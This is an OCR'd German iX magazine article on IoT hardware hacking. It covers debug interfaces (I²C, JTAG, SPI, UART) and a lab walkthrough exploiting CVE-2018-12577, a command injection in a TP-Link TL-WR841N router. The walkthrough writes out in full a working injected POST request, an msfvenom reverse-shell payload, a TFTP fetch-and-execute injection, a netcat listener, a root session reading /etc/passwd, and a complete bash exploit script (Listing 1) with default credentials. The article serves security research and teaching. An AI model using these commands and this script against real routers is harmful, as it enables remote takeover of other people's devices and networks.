


IoT-Hacking: Embedded Devices angreifen

Ohne große Umwege

Alexander Poth, Sebastian Trahm

In dem Maße, in dem IoT-Geräte in den Fokus von Cyberkriminellen geraten, ziehen sie auch die Aufmerksamkeit von Sicherheitsforschern auf sich. Da ihre Analysen besonders der Angreifbarkeit der Systeme auf Ebene der Hard- und Firmware gelten, soll damit die neue Serie zum Thema IoT-Hacking starten, die *iX* in loser Reihenfolge fortsetzt.

iX-TRACT

- Da bei IoT-Geräten Firmware, Betriebssystem und Anwendungssoftware verschmelzen und selten Updates erfahren, sind sie oft ein leichtes Ziel von Angreifern.
- Hardware- und Firmware-Assessments analysieren Komponenten auf Baugruppenebene, um die Angreifbarkeit auf physischer Ebene und von außen zu beurteilen.
- Wie einfach es ist, sich vollen Zugriff mit root-Rechten auf ein IoT-Gerät zu verschaffen, zeigt der Artikel am Beispiel eines gängigen DSL-Routers.
- Der komplette Ablauf des Angriffs lässt sich auch mit wenig Aufwand automatisieren.

Üblicherweise meint der Begriff IoT (Internet of Things) die Vernetzung eingebetteter Systeme, die ihre Logik und Anweisungen in Form von Firmware bei ihrer Herstellung oder Implementierung „eingepflanzt" bekommen haben. Die Zahl dieser Geräte hat in den letzten Jahren enorm zugenommen – auch in der industriellen Fertigung und als zentrale Komponenten kritischer Infrastrukturen. Es ist davon auszugehen, dass sich diese Entwicklung in Zukunft noch stärker fortsetzen wird.

Dadurch sind diese Geräte gleichermaßen in den Fokus von Cyberkriminellen und Sicherheitsforschern gerückt, deren Analysen besonders die Angreifbarkeit der Systeme auf Hard- und Firmware-Ebene betrachten. Denn neben den nach außen exponierten Webanwendungen und Netzwerkdiensten der Embedded Devices bietet vor allem deren Hardware völlig neue Angriffs- und Analysemöglichkeiten. Deshalb beschäftigt sich dieser erste Teil der neuen Artikelreihe zum IoT-Hacking mit Angriffen auf IoT Devices.

IoT-Geräte treten in einer Vielzahl von Anwendungsbereichen in Erscheinung, etwa als digitale Wechselrichter und Zähler in Stromnetzen, SPS (speicherprogrammierbare Steuerungen) im SCADA-Bereich, als Überwachungskameras, Modems in Öl-Pipeline-Trassen, Mobiltelefone, DSL-, Kabel- und Satelliten-Router, Home-Entertainment-Systeme, Steuerungs- und Entertainment-Systeme in Automobilen, Smart-Home-Systeme, digitale Rauch- und Feuermelder sowie

Wichtige Debug- und Wartungsschnittstellen

I²C, JTAG, SPI und UART sind die wichtigsten Hardwareschnittstellen, die typischerweise im Rahmen eines Hardware-Assessments in Erscheinung treten können und untersucht werden sollten, da sie wichtige zusätzliche Analyse- und Angriffsvektoren darstellen. Diese Auswahl häufig anzutreffender Schnittstellen erhebt jedoch keinen Anspruch auf Vollständigkeit, da jedes Gerät spezifische weitere Schnittstellen beinhalten kann, die jedoch den Rahmen eines Überblicks sprengen würden.

I²C

I²C (Inter-Integrated Circuit) ist ein von Philips entwickelter Bus zur Datenübertragung zwischen einem Mikrocontroller und einer oder mehreren peripheren Komponenten. Je nach Durchsatzanforderungen kann sein Takt bei 100 oder 400 kHz, 1, 3,4 oder 5 MHz liegen. Die Bezeichnung TWI (Two Wire Interface) wird aus lizenzrechtlichen Gründen oft analog verwendet. Für die Datenverbindung sind lediglich die beiden Signale SDA (Serial Data) für die Datenübertragung und SCL (Serial Clock) für das Taktsignal des Masters notwendig. Die Datenkommunikation initiiert typischerweise der Mikrocontroller als Bus-Master, der einen Slave, also die periphere Komponente, anspricht. Ein typischer Anwendungsfall bei IoT-Geräten ist der lesende oder schreibende Zugriff der CPU auf Daten im EEPROM (Electrically Erasable Programmable Read-Only Memory).

JTAG

JTAG (Joint Test Action Group) bezeichnet ein Interface, das primär für Boundary Scan Tests einzelner Komponenten und ganzer Platinen im Rahmen des Produktionsprozesses Verwendung findet. Die Kommunikation benötigt im Wesentlichen die vier Signale TCK (Test Clock), TMS (Test Mode Select), TDI (Test Data In), TDO (Test Data Out). Weitere Signale umfassen GND, V_{CC} sowie TRST (Test Reset) und RST (System Reset). Die JTAG-Schnittstelle findet sich auf den meisten Mikrocontroller-Boards und erlaubt, so sie aktiviert ist, einen direkten Zugriff auf die Hardware, sei es zum Debugging oder zum Umgehen von Sicherheitsmaßnahmen.

SPI

Das SPI (Serial Peripheral Interface) ist eine getaktete, synchrone Übertragungstechnik, meist als Bus, seltener als Stern implementiert. Motorola hatte sie für eine schnelle Datenübertragung zwischen einem Master und einem oder mehreren Slaves entwickelt. Für die Kommunikation verwendet sie vier Signale: MOSI (Master-Out, Slave-In), MISO (Master-In, Slave-Out), SCK (Serial Clock) und SS (Slave Select). Die Initiierung der Kommunikation übernimmt auch hier der Master, etwa die CPU, der Slave, etwa der Speicherbaustein, antwortet. SPI wird aufgrund dessen häufig zur Anbindung von peripheren Komponenten wie Flash-Speicher verwendet, die einen hohen Durchsatz benötigen.

UART

UART (Universal Asynchronous Receiver Transmitter) definiert lediglich eine elektronische Schaltung für eine serielle Schnittstelle und stellt eine direkte Verbindung zwischen zwei Geräten zur Datenübertragung zur Verfügung. UART kennt weder ein externes Taktsignal noch eine Aufteilung der Teilnehmer in Master- und Slave-Rolle wie bei I²C und SPI. Für die Datenverbindung sind die drei Pins TX zum Senden, RX zum Empfangen und GND für die Masseleitung notwendig. Dennoch verfügen die meisten Anschlüsse auf solchen Routern über einen weiteren Anschluss V_{CC} (Voltage at the Common Collector), der nicht zwingend erforderlich ist, sich aber zum Bestimmen des vom Gerät verwendeten Spannungspegels nutzen lässt.

Haushaltsgeräte und Unterhaltselektronik im Allgemeinen.

Hardware- und Firmware-Assessments umfassen die zielgerichtete Sicherheitsanalyse aller Komponenten auf Baugruppenebene, um einerseits die Angreifbarkeit auf physischer Ebene bewerten, andererseits zusätzliche Informationen für Angriffsmöglichkeiten von außen gewinnen zu können. Ein wichtiger Teilaspekt ist der direkte Zugriff auf die Firmware des jeweiligen Gerätes, da ihre Analyse oft hilfreiche Informationen über die Funktionsweise des Gerätes liefert.

Analysephasen

Hierbei lassen sich oft schon das verwendete Betriebssystem, Softwarekomponenten, Schnittstellen und mögliche Zugangsdaten identifizieren. Im Falle nicht öffentlicher Firmware-Dateien, wie sie beispielsweise Hersteller mit dediziertem Update-Kanal verwenden, ist der direkte physische Zugriff das einzige Mittel, um an diese Informationen zu gelangen. Die Ergebnisse dieser tiefer gehenden Analyse ermöglichen es, entsprechende Gegenmaßnahmen zum Schutz des gesamten Systems zu entwickeln.

Die Sicherheitsanalyse von IoT-Geräten oder eingebetteten Systemen teilt sich in mehrere Phasen ein und beginnt in der Regel mit einer „Open Source Intelligence“ (OSINT), also mit der Informationsbeschaffung durch das Sammeln von öffentlich verfügbaren Informationen zum jeweiligen Gerät. Dazu zählen Gerätekennung, Gerätehersteller, Produktdatenblätter, Pressemeldungen, Firmware-Images, aber auch gegebenenfalls Informationen zu Vorgängermodellen, um einen ersten Überblick zu gewinnen.

Darauf folgt die Analyse des PCB (Printed Circuit Board), also der Platine des Gerätes. In ihr identifiziert man die einzelnen Funktionsblöcke und nimmt quasi eine Kartierung der Platine vor. Häufig lässt sie sich in folgende Areale unterteilen:


Nach dem Öffnen des WLAN-Routers TP-Link TL-WR841ND v14.1 kommt die Platine zum Vorschein. Die Funktionskomponenten sind gelb eingerahmt (Abb. 1).

- Spannungsversorgung
- I/O
- CPU- und Speicherbausteine
- Debug- respektive Wartungsschnittstellen

Eine Überprüfung der Netzwerkschnittstellen und -dienste dient der Identifikation von schwachstellenbehafteter Software, Konfigurationsfehlern mit Sicherheitsimplikationen sowie Funkschnittstellen. Die sich daran anschließenden Phasen hängen stark von diesen Ergebnissen ab, die das weitere Vorgehen maßgeblich beeinflussen und Gegenstand nachfolgender Artikel sein werden.

Für die Analyse der Hardware stehen zahlreiche Werkzeuge bereit. Dass es sich dabei ausschließlich um spezielle und sehr teure Tools handelt, ist ein Mythos. Sicherheitsforscher verwenden viele einfache Werkzeuge, und selbst die spezifischen sind in den letzten Jahren erschwinglich geworden. Zu den wichtigsten Werkzeugen zählen:

- Messwerkzeuge wie einfache Multimeter zum Bestimmen von Spannungswerten an Bauteilen und zum Identifizieren



Über das Webinterface des Routers lassen sich auf diesem die Befehle ping und traceroute starten. Allerdings prüft der Webserver vor dem Weiterreichen der Befehle und Argumente an die Shell nicht deren Inhalt oder deren Syntax (Abb. 2).

der Beschaltung einzelner Komponenten, also der Pin-Belegung;
- hochauflösendes USB-Mikroskop;
- Digitalkamera oder die Kamera eines Mobiltelefons mit Makrolinse zur Kartierung der Gesamtplatine sowie der detaillierten bildlichen Erfassung der einzelnen Komponenten;
- spezifische Messklemmen oder Test-Clips für den direkten Zugriff auf die IC-Kontakte (Integrated Circuits), um etwa die Daten der Firmware zu extrahieren;
- dedizierte Analyzer für die jeweiligen Protokolle wie UART, I2C, SPI oder JTAG der zu untersuchenden Komponenten;
- Löt- oder Reflow-Workstation für Löttätigkeiten beziehungsweise das Extrahieren von Bausteinen;
- Handwerkzeuge wie ein Elektronikschraubendreherset zum Öffnen von Gehäuseschrauben, eine Auswahl an Pinzetten für SMD-Bauteile (Surface-mounted Device) und Lupen;
- zweckentfremdete Werkzeuge wie Plektren aus dem Musikerbedarf zum Öffnen der Plastiknasen bei den oft in Kunststoff ausgeführten Gehäusen der Geräte.

Eine Analyse aus dem Labor

Die folgende exemplarische Analyse beschäftigt sich aus Gründen der Verständlichkeit und Nachvollziehbarkeit mit einem Gerät aus dem Homeoffice. Die Analyse lässt sich genau so auf Industrial-IoT-Geräte anwenden, etwa auf industrielle Netzwerkkomponenten in Energieanlagen und Steuerungssystemen, zumal sie technisch identisch oder sehr ähnlich sind.

Der Schwerpunkt des hiesigen Hardwarelabors liegt auf der Untersuchung von IoT- beziehungsweise Embedded-Systemen vor ihrer Markteinführung. Häufig beauftragen die Hersteller das Labor, eine umfassende Analyse vorzunehmen, die aufzeigen soll, ob diese Geräte Schwächen aufweisen, die ein Angreifer ausnutzen kann. Daneben führt es auch regelmäßig eigenmotivierte, unabhängige Analysen durch, die auch etablierte Geräte umfassen, die in neueren Varianten nach wie vor erhältlich sind.

Im Rahmen dieser Untersuchungen kam der DSL-Router TL-WR841N N300 v14.1 von TP-Link auf den Prüfstand. Eine kurze Recherche der öffentlich verfügbaren Informationen zu diesem Gerät ergab, dass einige Vorgängermodelle schwerwiegende Sicherheitslücken aufwiesen. Das warf die Frage auf, welche zwischenzeitlich behoben oder in der aktuellen Version noch vorhanden sind.

Eine Analyse der Platine beginnt immer mit dem Öffnen des Gehäuses. Das liefert erste Erkenntnisse über dessen Manipulationssicherheit, etwa ob das Öffnen des Gehäuses Spuren hinterlässt. Die Erfahrung zeigt, dass nur die wenigsten Geräte im unteren und mittleren Preissektor Maßnahmen wie Einwegschrauben beinhalten, durch die Spuren eines Eingriffs ersichtlich sind. Auch beim TL-WR841ND hat der Hersteller keine derartigen Maßnahmen getroffen. Mit Plektren ließen sich die Kunststoffnasen des Gehäuses zerstörungsfrei entriegeln.

Nachdem die Platine des Gerätes frei zugänglich ist, folgt die Aufteilung in Funktionskomponenten. In Abbildung 1 sind die ad hoc identifizierbaren Komponenten gelb eingerahmt und entsprechend beschriftet. Zu erkennen sind der Arbeitsspeicher, die CPU, ein Speicherbaustein, der vermutlich die Firmware beinhaltet, sowie vier unbestückte Lötaugen. Letztere sind wahrscheinlich zur Aufnahme einer UART-Pfostenleiste (Universal Asynchronous Receiver Transmitter) für eine serielle Schnittstelle vorbereitet, wie die Pin-Beschriftungen V_{CC} (Voltage at the Common Collector), GND (Ground), RX (Receive) und TX (Transmit) nahelegen. Die Spannungsversorgung daneben ist unschwer am Eingangsstecker des Netzteils und dem darunter angeordneten großen Kondensator zu erkennen.

Viel Papierarbeit

Wichtige Hinweise für die Recherche liefert sehr häufig die Typenbezeichnung der jeweiligen Komponente. Beispielsweise sind auf den meisten ICs (Integrated Circuits) der Herstellername sowie eine spezifische ID der jeweiligen Komponente ablesbar. Mit diesen Daten lassen sich fast immer die zugehörigen Datenblätter finden.

In diesem Fall ist die Platine mit dem SPI-Flash-Chip (Serial Peripheral Interface) GigaDevice 25Q32CSIG, dem D-RAM-Chip Zentel A3S56D40GTP und dem SoC Mediatek MT7628 bestückt. Der Router-on-a-Chip ist unter anderem mit einer 580 MHz schnellen MIPS-24K-CPU, 128 oder 256 MByte DDR2-RAM, einem 5-Port-Fast-Ethernet-Switch, WLAN nach 802.11b/g/n, mit einem USB-2.0-Host, einem PCIe-Root-Complex sowie den Storage-Schnittstellen SPI, SD-XC

Der an den POST-Request-Parameter host=8.8.8.8 angehängte Befehl ping -c 5 192.168.0.100 soll zeigen, ob sich auf diese Weise noch immer Shell-Kommandos auf dem Router einschleusen lassen (Abb. 3).

```
POST /cgi?2 HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.1/mainFrame.htm
Content-Type: text/plain
Content-Length: 163
Cookie: Authorization=Basic YWRtaW46YWRtaW4=
Connection: close

[IPPING_DIAG#0,0,0,0,0,0#0,0,0,0,0,0]0,6
dataBlockSize=64
timeout=1
numberOfRepetitions=1
host=8.8.8.8;ping -c 5 192.168.0.100;
X_TP_ConnName=ewan_ipoe_s
diagnosticsState=Requested
```

```
root@aerie:~# tcpdump -ni eth1 -e icmp[icmptype]==8
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes

15:29:47.901582 b0:be:76:17:84:da > 64:d1:a3:3a:a4:63, ethertype IPv4 (0x0800), length 98: 192.168.0.1 > 192.168.0.100: ICMP ech
o request, id 14854, seq 0, length 64
15:29:48.904650 b0:be:76:17:84:da > 64:d1:a3:3a:a4:63, ethertype IPv4 (0x0800), length 98: 192.168.0.1 > 192.168.0.100: ICMP ech
o request, id 14854, seq 1, length 64
15:29:49.908588 b0:be:76:17:84:da > 64:d1:a3:3a:a4:63, ethertype IPv4 (0x0800), length 98: 192.168.0.1 > 192.168.0.100: ICMP ech
o request, id 14854, seq 2, length 64
15:29:50.912457 b0:be:76:17:84:da > 64:d1:a3:3a:a4:63, ethertype IPv4 (0x0800), length 98: 192.168.0.1 > 192.168.0.100: ICMP ech
o request, id 14854, seq 3, length 64
15:29:51.916618 b0:be:76:17:84:da > 64:d1:a3:3a:a4:63, ethertype IPv4 (0x0800), length 98: 192.168.0.1 > 192.168.0.100: ICMP ech
o request, id 14854, seq 4, length 64
```

Die fünf ICMP-Pakete vom Router mit der IP-Adresse 192.168.0.1 beweisen, dass das Einschleusen des zusätzlichen ping-Kommandos erfolgreich war (Abb. 4).

```
root@aerie:~# msfvenom -p linux/mipsle/shell_reverse_tcp CMD=/bin/ash LHOST=192.168.0.100 LPORT=4444 -f elf > WR841ND_rev_shell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: mipsle from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 184 bytes
Final size of elf file: 268 bytes

root@aerie:~# cp WR841ND_rev_shell /srv/tftp/
```

Mit dem Metasploit-Framework MSFvenom lässt sich die geeignete Payload erzeugen, in diesem Fall eine Shell, die vom kompromitierten Router aus eine Verbindung zum Client des Testers aufbaut (Abb. 5).

und eMMC ausgestattet. Für den I/O stehen außerdem die Schnittstellen I²C, I²S, PCM, UART, JTAG und GPIO bereit (siehe Kasten „Wichtige Debug- und Wartungsschnittstellen“). Zur Verschlüsselung beherrscht der SoC WEP64/128, TKIP, AES, WPA, WPA2 und WAPI. Als AP-Firmware dient ein eCOS (Embedded Configurable Operating System), ein Echzeit-Linux-Derivat.

Offen ist nun noch die Frage, ob die in der Vergangenheit publik gewordenen Schwachstellen auch die aktuelle Version des TP-Link TL-WR841N N300 WLAN betreffen. Gefunden wurde auf dem Router TP-Link TL-WR841N in der Version V13 (0.9.1 4.16 v0001.0 Build 180119 Rel.65243n) im Juni 2018 die Schwachstelle CVE-2018-12577 (Common Vulnerabilities and Exposures). Sie beschreibt eine Authenticated Blind Command Injection mit der Risikobewertung „High“, die es einem angemeldeten Benutzer erlaubt, direkt Code auf Systemebene zur Ausführung zu bringen (siehe auch ix.de/zd74).

Dahinter stecken Fehler in der Einbindung der Diagnosewerkzeuge ping und traceroute in das Management-Interface, genauer gesagt in der Datenübergabe vom Webserver, der die Daten aus dem Webinterface entgegennimmt, an den Kommandointerpreter. Der Webserver übergibt beliebigen Input vom Nutzer ohne weitere Prüfung an die Shell. Dazu muss der Angreifer lediglich den gewünschten Befehl mit Semikolon getrennt hinter eine gültige Eingabe im Webinterface hängen, die der Webserver als HTTP-POST-Requests bearbeitet, etwa

```
host=127.0.0.1; reboot;
```

Startet man den Befehl `ping` über das Webinterface, führt der Router nach dem Pingen des Hosts 127.0.0.1 einen Neustart des Systems durch (siehe Abbildung 2). Ob diese bekannte Schwachstelle auch in der aktuellen Router-Version 14.1 noch existiert, ist als Erstes zu prüfen. Falls ja, lässt sie sich nutzen, um auf die Shell des Systems zu gelangen. Dann soll aber nicht das Webinterface, sondern ein Webclient für die Konsole zum Einsatz kommen, in diesem Fall `curl`.

Und ewig grüßt die Schwachstelle

Den in der bekannten Schwachstelle beschriebenen Einstiegspunkt findet man über den Menüpunkt „Diagnostic Tools“ im Webinterface. Auf der Seite, auf die man gelangt, lassen sich die Werkzeuge `traceroute` und `ping` steuern. Mit ihnen kann der Benutzer testen, ob die Netzwerkverbindung ins LAN respektive WAN steht. In Abbildung 2 ist `8.8.8.8` als IP-Adresse des Ping-Zielhosts angegeben.

Drückt der Anwender auf Start, sendet der Webclient mehrere aufeinanderfolgende HTTP-Requests an den Webserver des DSL-Routers, bevor der den `ping`-Befehl ausführt und das Ergebnis zurückliefert. Von Interesse ist hier nur der finale POST-Request. Zur Überprüfung der Schwachstelle wird an den eigentlichen `ping`-Befehl ein weiterer gehängt, der zusätzlich den eigenen Client mit der IP-Adresse `192.168.0.100` anpingt:

```
host=8.8.8.8; ping -c 5 192.168.0.100;
```

Die Option `-c 5` veranlasst `ping` dazu, fünf ICMP-Pakete (Internet Control Message Protocol) an den Host mit der IP-Adresse `192.168.0.100` zu senden. Den kompletten POST-Request zeigt Abbildung 3. Dort ist der angehängte Befehl rot eingerahmt.

Parallel hierzu wurde auf dem angepingten Client der Befehl

```
tcpdump -ni eth1 -e icmp[icmptype]==8
```

gestartet, der die Netzwerkpakete mitschneidet. Die Option `-n` verhindert, dass `tcpdump` versucht, die IP-Adressen bei der Ausgabe in Namen zu übersetzen, während `-e tcpdump` in jeder Dump-Zeile die Informationen des Data-Link-Level-Headers, darunter die MAC-Adressen, mit ausgeben lässt. Die Netzwerkschnittstelle, an der `tcpdump` den Netzwerkverkehr mitschneiden soll, gibt die Option `-i`

```
root@aerie:~# tcpdump -vv -ni eth1 port 69
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
15:37:57.163762 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 62)
    192.168.0.1.50350 > 192.168.0.100.69: [udp sum ok]  34 RRQ "WR841ND_rev_shell" octet tsize 0
15:37:58.639228 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 62)
    192.168.0.1.56574 > 192.168.0.100.69: [udp sum ok]  34 RRQ "WR841ND_rev_shell" octet tsize 0
15:38:00.153373 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 62)
    192.168.0.1.58278 > 192.168.0.100.69: [udp sum ok]  34 RRQ "WR841ND_rev_shell" octet tsize 0
15:38:01.662663 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 62)
    192.168.0.1.56970 > 192.168.0.100.69: [udp sum ok]  34 RRQ "WR841ND_rev_shell" octet tsize 0
```

Der tcpdump-Mitschnitt zeigt: Der Router lädt die Datei wie durch den eingeschleusten Befehl angewiesen herunter (Abb. 6).

```
root@aerie:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.100] from _gateway [192.168.0.1] 50560
ls -la /
drwxr-xr-x    9       217 web
drwxr-xr-x    9         0 var
drwxr-xr-x    4        38 usr
drwxr-xr-x   13         0 sys
drwxr-xr-x    2       248 sbin
dr-xr-xr-x   62         0 proc
drwxr-xr-x    2         3 mnt
lrwxrwxrwx    1        11 linuxrc -> bin/busybox
drwxr-xr-x    3       647 lib
drwxr-xr-x    5       359 etc
drwxr-xr-x    5      1274 dev
drwxr-xr-x    2       280 bin
drwxr-xr-x   13       177 ..
drwxr-xr-x   13       177 .
date
Thu Mar 14 15:42:39 GMT 2019
uname -a
//bin/sh: uname: not found
cat /etc/passwd
admin:$1$$iC.dUsGpxNNJGeOm1dFio/:0:0:root:/:/bin/sh
dropbear:x:500:500:dropbear:/var/dropbear:/bin/sh
nobody:*:0:0:nobody:/:/bin/sh
```

Erste Gehversuche auf der eingeschleusten Router-Shell zeigen den Dateisystembaum und die Benutzer. Nur der uname-Befehl scheitert (Abb. 7).

`eth1` vor. Der String `icmp[icmptype]==8` begrenzt die Ausgabe auf ICMP-Pakete des Typs Echo Request.

Die Ausgabe des Befehls zeigt Abbildung 4. Dort finden sich die fünf ICMP-Pakete, die vom Router mit der IP-Adresse `192.168.0.1` stammen und den Client erreicht haben. Das belegt, dass das eingeschleuste `ping`-Kommando erfolgreich ausgeführt wurde.

Warum nicht eine Reverse Shell hochladen?

Nachdem der Test gezeigt hat, dass sich auf diese Weise Befehle auf der Router-Shell ausführen lassen, besteht das nächste Ziel darin, direkten Zugriff auf die Shell und damit vollen Zugang zum System zu erlangen.

Zum Einsatz kommt dazu der Einfachheit halber das Framework MSFvenom des Metasploit-Projekts, das die Werkzeuge Msfpayload and Msfencode kombiniert. Mit ihm lassen sich Payloads für unterschiedliche Architekturen erzeugen. In diesem Fall soll der Befehl

```
msfvenom -p linux/mipsle/shell_reverse_tcp
CDM=/bin/ash LHOST=192.168.0.100 LPORT=4444 -f
elf > WR841ND_rev_shell
```

die Payload `shell_reverse_tcp` erzeugen, die sich, einmal auf dem Zielsystem installiert, mit dem Client mit der IP-Adresse `192.168.0.100` auf Port 4444 verbindet (siehe Abbildung 5). Das Binary im ELF-Format soll `msfvenom` in die Datei WR841ND_rev_shell schreiben.

Zuvor hatte es die Extraktion des Inhalts des Firmware-Chips ermöglicht, die wesentlichen Teile des Dateisystems zu entpacken. Dabei zeigte sich, dass Shell und Standardbefehle aus einer BusyBox stammen, in die beim Kompilieren nur wenige Kommandos eingebunden wurden. Hilfreich ist in diesem Fall aber das integrierte TFTP-Kommando, mit dem sich die Payload hochladen lässt. TFTP ist auf solchen Systemen häufig anzutreffen, da Hersteller beispielsweise Geräte, deren Softwareupdate fehlgeschlagen ist oder die anderweitig korrupte Zustände aufweisen, auf diesem Weg in einer Art Rettungsmodus wiederbeleben können.

Ein passender TFTP-Server ist auf dem eigenen Rechner schnell aufgesetzt und die Datei WR841ND_rev_shell in dessen Wurzelverzeichnis kopiert. Nun lässt sich die Payload mithilfe der bekannten Command Injection auf den Router übertragen:

```
host=8.8.8.8; cd /var/tmp && tftp -g -l
WR841ND_rev_shell 192.168.0.100&;
```

Führt die Shell auf dem Router diesen Befehl aus, wechselt sie ins Verzeichnis /var/tmp, lädt im Hintergrund die Datei WR841ND_rev_shell per TFTP vom Host `192.168.0.100` herunter und speichert sie unter diesem Namen.

Dem Opfer die Initiative überlassen

Da ein TFTP-Client seine Anfragen standardmäßig an den Port 69 richtet, schneidet der nächste `tcpdump`-Befehl den Datenverkehr auf diesem Port mit:

```
tcpdump -vv -ni eth1 port 69
```

Seine Ausgabe in Abbildung 6 zeigt, dass der Router den Download der Datei vornimmt.

Bevor der Tester die Reverse-Shell auf dem Router ausführen kann, muss er auf seinem Client noch einen Port öffnen, damit die Payload eine Verbindung dorthin aufbauen kann. Zuvor hat er mit dem Befehl `nc -lv 4444` einen `netcat`-Listener auf Port 4444 des Clients gestartet, der die eingehende Anfrage des Routers entgegen-

Listing 1: expl_wr841nd.sh

```
#!/bin/bash

if [ "$#" -ne 2 ]; then
          echo "Usage: ./exec.sh 'user' 'pass'"
          exit 1
fi

USER=$1
PASS=$2
AUTH=$(echo -ne "$USER:$PASS" | base64)
BINARY1=$'[IPPING_DIAG#0,0,0,0,0,0#0,0,0,0,0,0]0,6\x0d\x0adataBlockSize=64\x0d\x0atimeout=1\x0d\
x0anumberOfRepetitions=1\x0d\x0ahost=127.0.0.1;'
BINARY2=$';\x0d\x0aX_TP_ConnName=ewan_ipoe_d\x0d\x0adiagnosticsState=Requested\x0d\x0a'

injectCommand ()
{
          curl -i -s -k  -X 'POST' \
                    -H $'Referer: http://192.168.0.1/mainFrame.htm' \
                    -H "Cookie: Authorization=Basic $AUTH" \
                    -b $'Authorization=Basic YWRtaW46YWRtaW4=' \
                    --data-binary "$BINARY1$1$BINARY2" \
                    $'http://192.168.0.1/cgi?2'

          curl -i -s -k  -X 'POST' \
                    -H $'Referer: http://192.168.0.1/mainFrame.htm' \
                    -H "Cookie: Authorization=Basic $AUTH" \
                    -b $'Authorization=Basic YWRtaW46YWRtaW4=' \
                    --data-binary $'[ACT_OP_IPPING#0,0,0,0,0,0#0,0,0,0,0,0]0,0\x0d\x0a' \
                    $'http://192.168.0.1/cgi?7'
}

# download reverse shell via tftp to target and launch it
injectCommand '`cd /var/tmp && tftp -g -l wr841nd_rev_shell 192.168.0.100&`'
injectCommand '`chmod a+x /var/tmp/wr841nd_rev_shell`'
injectCommand '`/var/tmp/wr841nd_rev_shell&`'
```

nehmen kann. Nun kommt wieder die Command Injection zum Einsatz, die den Payload-Ausführungsbefehl auf den Router überträgt:

```
host=8.8.8.8; `/var/tmp/WR841ND_rev_shell`;
```

Sobald `netcat` die eingehende Anfrage beantwortet und eine Verbindung etabliert, zeigt es das auf der Konsole, auf der es gestartet wurde, mit `connect to...` an (siehe Abbildung 7). Ein erster Befehl `ls -la /` listet die oberste Ebene des Dateisystembaums in der Detailansicht auf. `cat /etc/passwd` gibt die drei Standardbenutzer des Routers admin, dropbear und nobody aus. Hingegen ist der Befehl `uname` nicht verfügbar. Die entsprechenden Systeminformationen sollten aber im proc-Dateisystem mit `cat /proc/version` zu finden sein.

